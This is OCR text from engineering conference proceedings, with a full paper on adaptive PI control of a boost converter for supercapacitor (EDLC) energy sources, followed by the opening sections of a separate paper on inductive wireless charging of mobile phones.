
These properties enable electrochemical dual layer capacitors, EDLC in further text, to be used as an energy buffer located in the DC link in high power systems, a supplemental source in systems with battery or similar power source, and in some cases EDLCs can be the primary power source. Properties of EDLCs are based on a phenomenon [1], which can be explained in short as follows. If an electrode is submerged into an electrolyte, on the interface between electrode and electrolyte (interface in further text) charge separation occurs in immediate vicinity of the interface. On electrode surface an excess (or deficiency) of electrons appears. To achieve neutrality, non-balanced state is brought back to balance by electrolyte ions. For such a system, charge separation distance is equivalent to the dielectric thickness of a classic capacitor. If using two electrodes, at each of the interfaces an equivalent to the capacitor appears, and the resulting device is equivalent to a series connection of two capacitors. EDLC material type and charge separation distance are responsible for high EDLC capacities [17].

II. EDLC AS A POWER SOURCE


Based on the previously emphasized properties, one can see an EDLC as a potential power source, albeit a "weak" one compared to, for instance, batteries. This "weakness" must be properly defined, and for that matter a Power-Over-Energy graphs (specific values over volume, so called Ragone plots) are used [8][11]. Example is shown in Picture 1. From this picture it can be seen that typical batteries have a very high energy density for a given volume but a rather low specific power. This can be interpreted otherwise. Due to high internal impedance, high current loads, especially peak power transients, are not possible because of a resulting battery voltage drop. Such a behavior is not specific attribute only of batteries, but also of typical fuel cells and other power sources with high internal (real or equivalent) impedance, such as tram DC voltage grid. EDLCs on the other hand act in the same way as conventional capacitors, meaning that they can supply a load with high power in a short amount of time and vice versa. Such operation behavior makes them a natural complement to previously mentioned power sources. On the basic level, they can be used in a passive way, connected in parallel to the power source [12], as shown in A on Picture 2. Such type of connection can be easily implemented but comes with several problems, as for instance initial charging and cell voltage balancing, which are beyond the scope of this paper.

$$\Delta E_C = E_C(U_1) - E_C(U_2) = \frac{C}{2} \cdot \left(U_1^2 - U_2^2\right) \qquad (1)$$

But, more importantly, not much of the total amount of the stored energy can be used. In a simple system described previously, maximum energy requirement occurs during the acceleration of the drive (or sudden change of load in a static system). During this time, according to (1), EDLC system can supply only energy



Picture 1 : Power sources Ragone plot (taken from [10]).




Picture 2 : EDLC connection topologies.


equal to voltage drop during the current spike. This problem can alleviated using a power converter circuit, as shown in B or C in Picture 2.

III. POWER CONVERTER FOR AN EDLC SYSTEM

According to previous, it can be said that to extract more stored energy from EDLC, a higher voltage difference between EDLC and load must be present. This is accomplished using power converter which, according to previously stated, must be of voltage boosting type. Basic boost converter is shown in Picture 3. Although required power components for such a converter can be found as a complete module, for high power circuits (on the order of several kilowatts up to several hundred kilowatts) and voltage levels of hundreds of volts, it is practice, due to price and component availability, minimization of number of components and simplification of control circuits to combine both EDLC discharging (boost) circuit and EDLC charging (buck) circuit into one circuit as shown in Picture 4. It should be mentioned that there are other, more complex converter topologies that can be used, but for high power circuits they are rarely used. One other distinctive feature of a power converter combined with EDLC assembly is that EDLCs do not necessarily have to be on the same voltage level when fully charged as a DC link (or load) that is to be supplied with energy. Control systems for such power converters range from simple hysteresis control to extensive neural network based systems. Since each of these control



Picture 3 : Basic boost converter.



Picture 4 : Dual IGBTmodule as a boost converter.


methods has its problems and features, and each of them can be successfully utilised it is up to the system designer to choose the most appropriate control system.

IV. EDLC AND POWER CONVERTER MODEL

As the most appropriate control system for present and future work, a linear control system with PI(D) regulators is to be used. Several reasons leveraged into using such a system. Namely, simplicity of the system, widely known problems and means for resolving them, and available means of setting the operating points in adequate or optimal way, each available as practical recommendations and thorough theoretical basis [5][6]. Also, since future work will deal with practical implementation of proposed systems, a relatively simple control system must be used due to hardware and software limits of the planned platform. For this paper, control system will deal only with EDLC discharging, as for the EDLC charging, a different control method will be used. According to previous, a boost converter shown in Picture 5 will be used as a switching model. For system analysis such a model must be converted into linearised model which can be used for analysis using bode plots and controller synthesis.

$$D = 1 - \frac{U_{IN}}{U_{OUT}} \Rightarrow D(U_{IN}) = 1 - \frac{U_{IN}(t)}{U_{OUT}} \qquad (2)$$

First step in this process is converter analysis in its two states (power switch on and off). It should be stated that at this point, all of the components that differentiate the model containing ideal components shown in the Picture 3 from the real-world model should be implemented, as this will have impact on the realized models. Some of these parameters can be ignored because of the minimum impact on the control system as will be shown later. One parameter that cannot be ignored is equivalent series resistance of the inductor (ESR in further text). Every practical inductor realization will have a notable resistance, both absolute and relative to the other components. Through analysis it can be seen that active power electronic components, in this case switches (either MOSFETs or IGBTs) and diodes are also non-ideal components and in many cases these differences from



Picture 5 : Used models of non-ideal components.

ideal components are considerable and therefore some of their properties must be implemented into the model [13][14]. This problem is not trivial if the intention is to create a universal model, non dependent on the switch type or diode type (Fast silicon diode, SiC diode or other).

For the used model switch and diode non-ideal characteristics are modeled only with the on-state resistance across them, as shown in the Picture 5. Other models were tested but not used during control system synthesis as for particular implementation differences were negligible. As for the passive elements, smoothing capacitor at the load side shown in Picture 5 can be broken down further, but as the load type (inverter input, motor or other) is not to be defined it was not implemented. For the system in two switching states, using Kirchhoff rules, a set of equations given in the state space form, according to (3) can be created. A set of equations describing the system during the switch on-state, and another describing the rest of the switching period are created. For further analysis, these sets of matrices are combined according to (4). Stationary operating points can be found if variable derivation in (4) equals zero, as shown in (5). Using these equations, duty cycles, different to that of an ideal boost converter, for stationary operating point can be found. Of course, if introduced resistances equal zero, equation reduces into (2).

$$\begin{aligned} \dot{x} &= A\cdot x + B\cdot u \\ y &= C\cdot x + D\cdot u \end{aligned} \tag{3}$$

System transfer function is generated around a specific operating point and is valid for small signal disturbances only. System variables in equation (4) are substituted with a sum of stationary member and time dependant member (signal perturbation around stationary value) according to (6). These substitutions are done for currents, voltages and duty cycle in (4). Products of signal perturbation pairs, stationary value pairs and stationary value derivations equal zero. After rearranging a new set of matrix equation that define the system are given according to (7). The system has two excitations, i.e. two inputs and therefore two transfer functions are obvious. These are given with (8) and (9). They are calculated from the (3) by applying Laplace transformation on these equations. Transformed system gives a simple computation method, but care should be taken since the matrix B changes depending on the transfer function input. Resulting functions are given with (10) and (11). If this method is applied at the model that does not involve on-state resistances it can be seen that function (8) does not change, but only (9). Therefore, introduced non-ideal properties of semiconductor elements will have no influence on the form of (8).

$$\begin{bmatrix} \dot{i}_L \\ \dot{u}_C \end{bmatrix} = \begin{bmatrix} -\dfrac{R_L + R_T D + R_D(1-D)}{L} & -\dfrac{(1-D)}{L} \\ \dfrac{(1-D)}{C} & -\dfrac{1}{RC} \end{bmatrix} \cdot \begin{bmatrix} i_L \\ u_C \end{bmatrix} + \begin{bmatrix} \dfrac{1}{L} \\ 0 \end{bmatrix} \cdot \begin{bmatrix} u_{IN} \end{bmatrix} \tag{4}$$

$$\begin{aligned} 0 &= A\cdot x + B\cdot u \\ y &= C\cdot x + D\cdot u \end{aligned} \tag{5}$$

$$x = X + \tilde{x} \tag{6}$$

$$\begin{bmatrix} \dot{\tilde{i}}_L \\ \dot{\tilde{u}}_C \end{bmatrix} = \begin{bmatrix} -\dfrac{R_L}{L} & -\dfrac{(1-D)}{L} \\ \dfrac{(1-D)}{C} & -\dfrac{1}{RC} \end{bmatrix} \cdot \begin{bmatrix} \tilde{i}_L \\ \tilde{u}_C \end{bmatrix} + \begin{bmatrix} \dfrac{U_C + I_L(R_T - R_D)}{L} \\ -\dfrac{I_L}{C} \end{bmatrix} \cdot \begin{bmatrix} \tilde{d} \end{bmatrix} + \begin{bmatrix} \dfrac{1}{L} \\ 0 \end{bmatrix} \cdot \begin{bmatrix} \tilde{u}_{IN} \end{bmatrix} \tag{7}$$

$$\begin{bmatrix} \tilde{u}_{OUT} \end{bmatrix} = \begin{bmatrix} 0 & 1 \end{bmatrix} \cdot \begin{bmatrix} \tilde{i}_L \\ \tilde{u}_C \end{bmatrix} + \begin{bmatrix} 0 \end{bmatrix} \cdot \begin{bmatrix} \tilde{d} \end{bmatrix} + \begin{bmatrix} 0 \end{bmatrix} \cdot \begin{bmatrix} \tilde{u}_{IN} \end{bmatrix}$$

$$F_{uoutuin}(s) = \frac{\tilde{u}_{OUT}(s)}{\tilde{u}_{IN}(s)} \tag{8}$$

$$F_{uoutd}(s) = \frac{\tilde{u}_{OUT}(s)}{\tilde{d}(s)} \tag{9}$$

Bode plots (magnified around the maximum magnitude point) of the $F_{uout\,d}(s)$ are given on Picture 6 to show the expected influence. In these examples switch and the diode values of R_d=50mΩ and R_t=20mΩ were used. Because of the shown difference and the form of the function (11), simplified model was used for control system synthesis. These functions are shown in Picture 7. For the confirmation of the results, a switched model was created in *MATLAB/Simulink*. A schematic of this model is shown on Picture 8. Testing was done by parallel step excitation on the switched model and the transfer functions. Confirmation results are shown in Picture 9.

$$F_{uoutd}(s) = \frac{(1-D)U_C - I_L\left(sL + R_L + (1-D)(R_D - R_T)\right)}{s^2LC + s\left(\dfrac{L}{R} + R_LC\right) + \left(\dfrac{R_L}{R} + (1-D)^2\right)} \tag{10}$$

$$F_{uoutuin}(s) = \frac{(1-D)}{s^2LC + s\left(\dfrac{L}{R} + R_LC\right) + \left(\dfrac{R_L}{R} + (1-D)^2\right)} \tag{11}$$

Picture 10 shows that created transfer function are correct only around the computed operating points and

therefore control system will have adequate performance only around this operating point.


V. CONTROLER DESIGN AND MODIFICATIONS

For control system synthesis, several theoretical and practical methods are available. As a basis for this system, a method using practical recommendations was used [5][6][7]. This approach was used as it is most probable in future practical implementation. Also, such an approach results with a non-critical system setup. Control system was specified to have gain margin in range of 5dB and 15dB and phase margin in the range between 40° and 60°. All relevant points were read out from the Picture 7 using MATLAB integrated tools. Using read points and (12), where for ω_{OP} converter's peak amplitude frequency was chosen, a regulator was created. Several gain margin values were tested and as a representative values, 5dB and 10dB settings were used. Resulting system is analysed as Picture 11 shows. Regulator is implemented into the switching model, according to [6] as the Picture 12 shows.


$$F_{PI}(s) = K_P + \frac{K_I}{s} = K_P + \frac{K_P \cdot \omega_{op}}{s} \qquad (12)$$

First implementation was done directly as the literature suggests. Such regulator form is only useful for educational purposes as practical limits of the system, such as saturation, are not taken into account. Basic system testing was done using an ideal voltage source. System is first brought into stationary operating point, and step-change of the input voltage is then executed. Picture 15 shows a system responses for system with 14dB gain margin. Reference (output) voltage is 200V, input voltage has a step change to 100V and later to 50V. 2Ω load was used. As previously pointed out, shown controller design is straightforward and can be used for typical boost converters where input conditions do not change by a great degree. A system that involves EDLCs necessarily has input conditions that can change by a great degree. More precisely, with EDLC discharge system transfer functions change by a noticeable degree. This is in contrast with operating conditions presumption made during the switch model linearization process. As a consequence, controller settings will be necessarily non-optimal. This can be especially noted for some settings, for instance if the system speed is of essence. This can be clearly seen in Picture 16. Here, a Picture 15 and Picture 16 show the same system with two controller settings. Controller is set for a stationary operating point where D=0.5 (input voltage of 100V). Response is adequate if input is 100V for both settings, but when input voltage changes to 50V system becomes unstable for a "fast" controller as the system changed in a great degree. Clearly, in this case both speed and stability cannot be obtained.

But, if the system transfer function can be found throughout the operating area, then optimal controller settings can be found for any point inside this area. For particular system, transfer functions were found in several distinctive operating points. For each of the operating points, controller settings were calculated, using (12) and tested. Resulting controller settings were then set up as simple matrices. *MATLAB/Simulink* controller was then




Picture 6 : Comparison of component influence on $F_{uout\ d}(s)$.




Picture 7 : Bode plots of $F_{uout\ d}(s)$ and $F_{uout\ uin}(s)$ of the used model.


modified using look-up tables (part of this controller containing this modification is shown in the Picture 13), and the matrices were then set as their inputs and outputs. Look-up tables were then set up for linear interpolation between calculated points. This system was tested using the same input change and results evaluated. Acquired results (not shown, see further text), along with tests in other operating points, confirm the hypothesis that such an adaptive system will be stable throughout the planned operating range. Further modification is possible by changing linear interpolation on calculated regulator parameters with explicitly found functions that define the parameter change throughout the operating range. This modification was done using the *MATLAB* curve fitting tool. Several function types and settings were tested. Acceptable results were found for more than one function type. An example, employing polynomial and exponential functions is shown in Picture 13. Functions were tested using the system in Picture 12, and the results are shown in the Picture 17. As the results are same or better than with linear extrapolation, previous results are not show. Except for this modification that takes into account the specifics of the boost converter connected to the EDLC system, a control system modification that takes EDLC structure specifics was implemented. More specifically, EDLC analysis shows that some of its parameters must not be omitted in control system design. One of the parameters with great impact on system behavior is EDLC internal resistance. Literature [15][16][17] and EDLC specifications [18][19] show that EDLCs, although much lower than typical batteries, have unusually high internal resistance in comparison with other capacitor types. Therefore, even the simple EDLC models used in simulations must employ the EDLC ESR (or, if applicable, equivalent parallel resistance). Namely, it causes




Picture 8 : Parallel testing of switching and linearised model.



Picture 9 : Results of parallel model testing.




Picture 10 : Function behaviour on large input signal change.




Picture 11 : Transfer functions and regulator (10dB amp. margin, red).


a noticeable voltage drop when load is connected to EDLC (i.e. when discharge occurs). This can be observed in tests of commercially available EDLCs [20], and it is commonly refered to as an EDLC resistive voltage drop. For simulation purposes and for confirmation of previous control system modification performance, an EDLC model was needed. Several models were tested [17] and a simple capacitor-resistor model was found adequate for this particular system. Previous converter model was



Picture 12 : Control system, including compensation.



Picture 13 : Adaptive regulator.




Picture 14 : Compensation block.


modified by adding EDLC model parallel to ideal voltage source. Resistive voltage drop can be seen both in the open loop system and the closed loop system as shown in the Picture 18. In results shown, for clarity purposes, high EDLC resistance was used (100mΩ). Through model analysis, it can be seen that the resistive voltage drop is proportional to discharge current. This voltage drop, defined with (13) shows a possibility to compensate it through a controller design. Such compensation, as it can be defined explicitly, should be incorporated as a feedforward controller component [4]. This was done as a separate block as shown in the Picture 14.

$$D_{comp} = 1 - \frac{U_C}{U_{OUT}} + \frac{R_C \cdot I_c}{U_{OUT}} = D_{reg} + \frac{R_C \cdot I_c}{U_{OUT}} \qquad (13)$$


Simulation was done with the system parameters which achieve results as in Picture 18. Results incorporating ESR compensation are shown in Picture 19. Care should be taken in interpretation of this results and their implementation in a practical converter controller. Great results are achieved here as the compensator and the model resistance are equal. In practical implementations these will necessarily differ. Each EDLC manufacturer specifies an ESR value [18][19], which is given as a range of values which changes with capacitor ageing. Moreover, ESR values are given for very specific test conditions which are non-uniform. In practice, it can be shown that, due to EDLCs highly nonlinear characteristics, calculated



Picture 15 : System response on input voltage step change (slow).



Picture 16 : System response on input step change (unstable).




Picture 17 : System response of an adaptive controller.


ESR values change depending on the charge (discharge) current, temperature, and other [1][20]. Therefore, the compensator should be adjusted not according to datasheet values, but to the measured EDLC resistance values to obtain desired results.

VI. CONLUSION AND FURTHER WORK

Paper shows a quick and practical method for boost converter control system synthesis which includes a procedure for creating usable linearised converter model. Resulting control system is then further expanded to take into account specifics of using EDLCs as power source. Results are presented and it is shown that applied method results with fast, stable and robust system that has practical usability. There is a possibility to measure (evaluate) an ESR value of the EDLC assembly within the control system during the converter start up sequence. Calculated values can be automatically incorporated into the control system. Such measurement, done periodically, can show ageing process of the used EDLC assembly. Investigation of higher-order EDLC model specifics can also be incorporated in the same way. These possibilities will be studied in a future paper.



Picture 18 : Adaptive controller on EDLC system.



Picture 19 : Adaptive controller and compensator on EDLC system.

LITERATURE

[1] B.E. Conway, *"Electrochemical Supercapacitors"*, New York, Kluwer Academic / Plenum Publishers, 1999.

[2] H.I. Becker, *"Low Voltage Electrolytic Capacitor"*, U.S. Patent 2,800,616, July 23, 1957.

[3] K.J. Astrom, B. Wittenmark, *„Computer-Controlled Systems Theory and Design"*, Prentice Hall, Third Edition.

[4] J.G. Kassakian, M.F. Schlecht, G.C.Verghese, *„Osnove energetske elektronike I. dio"*, Graphis, Zagreb, 2000.

[5] Z.Vukić, Lj. Kuljača, *„Automatsko upravljanje"*, Kigen, Zagreb, 2005.

[6] N. Pašalić, *"Osnovi regulacione tehnike"*, ETF Zagreb, 1977.

[7] N. Perić,I. Petrović, *"Automatsko upravljanje"*, FER,Zagreb, 2004.

[8] D. A. Scherson, A. Palencsár, *„Batteries and Electrochemical Capacitors"*, The Electrochemical Society Interface, Spring 2006.

[9] T. Christen, C. Ohler, *„Optimizing energy storage devices using Ragone plots"*, Journal of Power Sources 110 (2002) 107-116

[10] T. Christen, M. W. Carlen, *„Theory of Ragone plots"*, Journal of Power Sources (2000) 210–216

[11] A. Brecher, *„Assessment of Needs and Research Roadmaps for Rechargeable Energy Storage Onboard Electric Drive Busses"*, Volpe Center, Cambridge, MA, December 2010.

[12] G. Scheffels, *„Hybrid powertrains"*, iVT International, 2008.

[13] A. Sattar, *"Power MOSFET Basics"*, IXYS Corporation, 2007.

[14] Siemens Semiconductor Group, *"IGBT Fundamentals"*, 1997.

[15] J. Schonberger, *"Modeling a Supercapacitor using PLECS"*, Plexim GmbH, version 04, 2010

[16] V. Musolino, *„Supercapacitor modelling"*, unpublished whitepaper, 2009.

[17] T. Čihak, Ž. Jakopović, *"Supercapacitors in Power Converter DC Link"*, Croatia, MIPRO 2011.

[18] *"Nesscap Ultracapacitor Technical Guide"*, Nesscap Co., Ltd., 2008.

[19] Maxwell Technologies, *"Product guide - BOOSTCAP ultracapacitors product guide"*, Doc. No. 1014627.1, 2009.

[20] Maxwell Technologies web site, http://www.maxwell.com/, 2012.

Wireless Power Transfer for Mobile Phone Charging Device

L. Olvitz, D. Vinko and T. Švedek
Department of Communications, Faculty of Electrical Engineering
Osijek, Croatia
e-mail: dvinko@etfos.hr

Abstract – With an ongoing trend in mobile phone charger standardization, the next step to make the charging process even more user-friendly is to eliminate the physical cable connection between the charger and the mobile phone. To achieve a wireless charging of a mobile phone, a wireless power transfer system must be designed. One such system is presented in this paper. Theory of the wireless power transfer is explained and a functional wireless charger device is realized. Presented wireless charger device has the power transfer capability of around 0.5 W at a maximum distance of 2.5 cm, which is sufficient to charge a regular mobile phone.

I. INTRODUCTION

Cell phone chargers are slowly being standardized mostly because of the power capabilities and wide availability of the USB connectors. This is because cell phones are becoming basically portable computers and need to have a capability to connect with other computers. USB connector offers power and a communication solution. Micro USB connectors on the cell phone end are becoming a standard feature and are making a universal charger possible. Since USB delivers 5 V, all new cell phones are made to be compatible with this voltage level. The lithium batteries work on 3.6 V and because of that the cell phones have their own power converters. This fact makes job of making a universal charger a lot easier.

Currently there is a couple of wireless chargers on the market such as Powemat and Powerbeam [1] but they are not practical and because of that they are only a fancy accessory. Technology used to transfer power from the charger to the cell phone differs with manufacturer. Most common way of transferring energy is inductive coupling, but there is also a direct contact method, infrared power transfer and radio frequency (RF) power transfer [1]. All of them work with limitations specific to technology of choice.

Infrared technology transfers power through light beam using laser diodes. Powerbeam has developed kits ranging from 100 mW, 2.5 W, to 10 W with range of around 10 m [1]. This technology can work but has serious limitations. First, it requires direct line of sight (LOS) between the transmitter and the receiver, the beam can be interrupted and can interfere with IR remote controls. Lastly transferring more than 10W of power with a laser can be very dangerous.

This work was supported by the Ministry of Science, Education and Sports of the Republic of Croatia under project 165-0361630-3049.

RF technology transfers power with radio waves and can also be used. Once more it can interfere with other RF devices and it is limited to a 5 W transmitter with Federal Communications Commission (FCC) regulations [1]. Because of this power limitation on the transmitter, the power transferred to the receiving end is limited to mW range.

Inductive coupling can transfer energy wirelessly and safely. It does not radiate RF, IR signals, and does not need LOS conditions. Because of its benefits this is the technology of choice for wireless power transfer. At the Institute of Technology in Massachusetts Marin Soljačić has successfully transferred 60W of electricity over the distance of 2 m [2].

II. WIRELESS POWER TRANSFER THEORY

To understand how inductive coupling works one needs to understand the theory behind it. Wireless power transfer with inductive coupling is basically using an air core transformer where the primary and the secondary are not fixed together like in a typical transformer. Such power transfer methods are widely used for passive RFID powering [3]-[7], where the needed power is smaller with respect to mobile phone charging.

The schematic of the inductively coupled system used for wireless power transfer is given in Fig. 1. It comprises of a primary and a secondary coil.

Primary side, through which the power is transferred, is shown in Fig. 1 as a power supply (U_S, R_S) and a coil (L_1). The secondary side is formed by resonant circuit (L_2 and C_2) followed by rectifier (D and C_{load}) and resistive load R_{load} representing power consumption of the mobile phone battery charger.




Figure 1. Wireless power transfer system

The power transfer is realized by inductively coupled coils L_1 and L_2 forming loosely coupled air core transformer, whose mathematical formulation is given in (1) and (2).

$$u_1 = L_1 \frac{di_1}{dt} \pm M \frac{di_2}{dt} \tag{1}$$

$$u_2 = L_2 \frac{di_2}{dt} \pm M \frac{di_1}{dt} \tag{2}$$

For the purpose of mathematical analysis the air core transformer is replaced with *T* equivalent circuit (Fig. 2). Resistors R_1 and R_2 are resistive parts of L_1 and L_2 coils.

